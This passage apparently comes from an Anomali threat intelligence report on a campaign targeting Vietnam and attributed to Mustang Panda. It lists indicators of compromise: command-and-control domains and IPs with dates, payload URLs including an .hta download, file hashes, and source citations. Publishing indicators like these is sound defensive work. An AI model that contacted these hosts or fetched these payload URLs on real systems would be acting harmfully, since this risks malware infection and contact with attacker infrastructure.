In addition, ATR found that the documents were attempting to, or were able to connect to the following Command and Control (C2) domains and IP addresses:

adobephotostage.com	184.168.221.82	6/19/19 14:24
adobephotostage.com	184.168.221.71	6/10/19 6:57
adobephotostage.com	50.63.202.73	6/1/19 9:49
adobephotostage.com	207.148.12.47	6/7/18 10:05
adobephotostage.com	149.28.74.41	6/4/18 11:33
adobephotostage.com	207.148.78.101	5/31/18 3:26
adobephotostage.com	149.28.74.149	5/24/18 7:19
adobephotostage.com	50.63.202.59	5/22/18 20:29
olk4.com	198.54.117.200	9/11/19 23:17
olk4.com	198.54.117.199	8/3/19 1:29
olk4.com	198.54.117.197	8/3/19 1:29
olk4.com	198.54.117.198	8/3/19 1:29
olk4.com	162.255.119.150	7/25/19 8:20
apple-net.com	167.88.180.148	6/12/19 23:41
apple-net.com	167.88.177.224	3/22/19 3:11
apple-net.com	167.88.180.3	10/29/18 12:21
apple-net.com	45.248.87.14	10/21/18 18:20
apple-net.com	91.195.240.117	8/6/18 7:08
apple-net.com	103.224.182.250	4/25/18 11:40
wbemsystem.com	167.88.177.224	7/29/19 0:00
yahoorealtors.com	167.88.178.24	7/4/19 13:00
yahoorealtors.com	185.239.226.19	6/25/19 0:00
yahoorealtors.com	185.239.226.19	4/3/19 1:17
yahoorealtors.com	45.77.209.52	1/18/18 7:11
infosecvn.com	167.88.178.118	8/27/19 2:14
infosecvn.com	185.239.226.61	7/10/18 1:02

web.adobephotostage.com		
Web.officeproduces.com:8080		
Up.officeproduces.com		
We.officeproduces.com		
Download.officeproduces.com:443		
geocities.jp		
update.olk4.com:53		
www.cab-sec.com	167.88.180.15	09/18/2019 3:10
	43.254.217.67	
	154.221.24.47	
	144.202.54.86	

URLs

- http://144.202.54.86/vkt2

- http://144.202.54.86/download/Mau2.hta

- http://144.202.54.86/download/Mau%20cam%20ket%20danh%20cho%20Chua%20Dang%20vien.docx

- http://airdndvn.com/6CDC9F833C87FB661DBB9339

- http://www.wbemsystem.com/B2FC407BB86E8219/397A4853

- web.officeproduces.com:8000/update?wd=1b1fe9aa

- 154.221.24.47/HaQ3

File Hashes

165F8683681A4B136BE1F9D6EA7F00CE
9FF1D3AF1F39A37C0DC4CEEB18CC37DC
4FE276EDC21EC5F2540C2BABD81C8653
11ADDA734FC67B9CFDF61396DE984559
08F25A641E8361495A415C763FBB9B71
01D74E6D9F77D5202E7218FA524226C4
6198D625ADA7389AAC276731CDEBB500
9B39E1F72CF4ACFFD45F45F08483ABF0
748DE2B2AA1FA23FA5996F287437AF1B
5F094CB3B92524FCED2731C57D305E78
9A180107EFB15A00E64DB3CE6394328D
05CF906B750EB335125695DA42F4EAFC
F62DFC4999D624D01E94B89946EC1036
CA775717D000888A7E71A5907B9C9208

[4] Dr. Joop de Wit, "Decentralisation, Local Governance and Community Participation in Vietnam," United Nations (2016): 5, accessed September 18, 2019, http://www.un.org.vn/en/publications/one-un-documents/cat_view/106-one-un-documents/124-reference-documents.html.

[5] Kathy Wilheml, "China, Vietnam Make Money, Not War; Border Tensions Remain : Asia: Many fear the dispute over Friendship Pass and more than 200 other sites could reignite fighting between the longtime enemies," Los Angeles Times, accessed September 18, 2019, published October 22, 1995, https://www.latimes.com/archives/la-xpm-1995-10-22-mn-59742-story.html.

[6] "Vietnam – Geography," GlobalSecurity, accessed September 18, 2019, https://www.globalsecurity.org/military/world/vietnam/geography.htm.

[7] The Editors of Encyclopaedia Britannica, "Shan," Encyclopaedia Britannica, accessed September 17, 2019, https://www.britannica.com/topic/Shan; "Shans," World Culture Encyclopedia, accessed September 18, 2019, https://www.everyculture.com/wc/Mauritania-to-Nigeria/Shans.html.

[8] "Restoration Council of Shan State/ Shan State Army," Myanmar Peace Monitor, accessed September 17, 2018, https://www.mmpeacemonitor.org/1598.

[9] https://digitallibrary.un.org/record/1663461. Accessed September 18, 2019.

[10] Adam Meyers, "Meet CrowdStrike's Adversary of the Month for June: MUSTANG PANDA," CrowdStrike Blog.

[11] http://www.china-zentrum.de/. Accessed September 18, 2019.

[12] Adam Meyers, "Meet CrowdStrike's Adversary of the Month for June: MUSTANG PANDA," CrowdStrike Blog.

[13] Windows Dev Center, "WMI Tasks: Processes," Microsoft, accessed September 18, 2019, https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-tasks--processes.

[14] Katherine Koleski, "The 13th Five-Year-Plan," The United States-China Economic and Security Review Commission, accessed September 20, 2019, published February 14, 2017, https://www.uscc.gov/sites/default/files/Research/The%2013th%20Five-Year%20Plan_Final_2.14.17_Updated%20%28002%29.pdf. 3.

[15] Ibid.

Get the Latest Anomali Updates and Cybersecurity News – Straight To Your Inbox

Become a subscriber to the Anomali Newsletter

Receive a monthly summary of our latest threat intelligence content, research, news, events, and

Explore more topics

ANOMALI >	ANOMALI COPILOT >	ANOMALI CYBER WATCH >
ANOMALI SECURITY ANALYTICS >	ANOMALI SECURITY OPERATIONS PLATFORM >	COMPLIANCE >
CYBER THREAT INTELLIGENCE >	ISAC >	MALWARE >
MODERN HONEY NETWORK >	RESEARCH >	SIEM >
SOAR >	STAXX >	SPLUNK >
THREAT INTELLIGENCE PLATFORM >	THREATSTREAM >	UEBA >

Platform and Products

Marketplace

Anomali Marketplace

Partners

Partners Overview

Resources

Resource Library

Company

About Anomali   Careers   Contact Us

Leadership   Press Room   Schedule Demo

Privacy Policy   Terms of Use   Cookies Policy   Security

To improve your experience, we (and our partners) store and/or access information on your terminal (cookie or equivalent) with your consent for all our websites and applications, on your connected terminals.

Our website may use these cookies to:
- Measure the audience of the advertising on our website, without profiling
- Display personalized ads based on your navigation and your profile
- Personalize our editorial content based on your navigation
- Allow you to share content on social networks or platforms present on our website
- Send you advertising based on your location

Cookie Policy